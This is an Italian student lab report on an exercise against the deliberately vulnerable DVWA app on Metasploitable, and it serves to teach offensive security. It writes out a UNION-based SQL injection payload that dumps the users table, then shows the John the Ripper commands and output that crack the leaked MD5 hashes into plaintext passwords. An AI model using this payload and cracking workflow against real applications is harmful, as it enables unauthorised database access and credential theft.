

Relazione sull'Esercizio di Cracking delle Password Hashate nella DVWA

Introduzione


L'esercizio svolto aveva come obiettivo principale il recupero delle password hashate presenti nel database della **DVWA** (Damn Vulnerable Web Application) e la successiva decifrazione di queste password utilizzando strumenti di cracking come **John the Ripper**.

Impostazione dell'Ambiente

1. Accesso alla DVWA:

- La DVWA è stata accessibile tramite la macchina virtuale **Metasploitable**, un ambiente appositamente configurato per test di sicurezza. Dopo aver effettuato il login, è stata selezionata la sezione **DVWA**.
- Il **livello di sicurezza** della **DVWA** è stato modificato da **High** a **Low** per facilitare l'esecuzione dell'esercizio, rendendo l'applicazione più vulnerabile agli attacchi.

Esecuzione dell'Esercizio



Nella sezione **SQL Injection** della DVWA, è stata inserita la seguente query: **' UNION SELECT user,password FROM dvwa.users -- -**

- Questa query ha permesso di estrarre dal database le informazioni relative agli utenti, comprese le password in formato hash.

```
File Actions Edit View Help
GNU nano 8.3
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf9
```

Recupero delle Password Hashate:

- Dopo aver eseguito la query, sono stati ottenuti i dati degli utenti, tra cui le password hashate. Questi hash contenenti le password sono stati copiati e salvati in un file di testo sulla macchina virtuale **Kali Linux**

```
File Actions Edit View Help
(kali@kali)-[~]
$ john --incremental --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (?)
charley     (?)
password    (?)
letmein     (?)
4g 0:00:00:02 DONE (2025-03-06 08:55) 1.459g/s 932110p/s 932110c/s 1094KC/s letero1..letmish
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ john --show --format=Raw-MD5 hash.txt
?:password
?:abc123
?:charley
?:letmein

4 password hashes cracked, 0 left
```

Cracking delle Password con John the Ripper:

Utilizzando il tool **John the Ripper**, è stato eseguito il comando: **john --incremental --format=raw-md5 hash.txt** (file contenente gli hash delle password).

- Il tool ha restituito le seguenti password in chiaro: **abc123**, **charley**, **password**, **letmein**.
- Per verificare le password decifrate, è stato utilizzato il comando: **john --show --format=Raw-MD5 hash.txt**

Verifica degli Hash con un Generatore MD5:

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

password

Generate →

Your String	password
MD5 Hash	5f4dcc3b5aa765d61d8327deb882cf99 <button>Copy</button>

Per confermare la correttezza delle password decifrate, è stato utilizzato un generatore di hash MD5 online. Inserendo la parola **password**, è stato generato un hash che corrispondeva a quello presente nel database della DVWA, confermando così la validità del processo di cracking.

Conclusioni

L'esercizio mi ha permesso di comprendere l'importanza della sicurezza delle password e di testare la vulnerabilità di un sistema attraverso tecniche di SQL Injection e cracking delle password.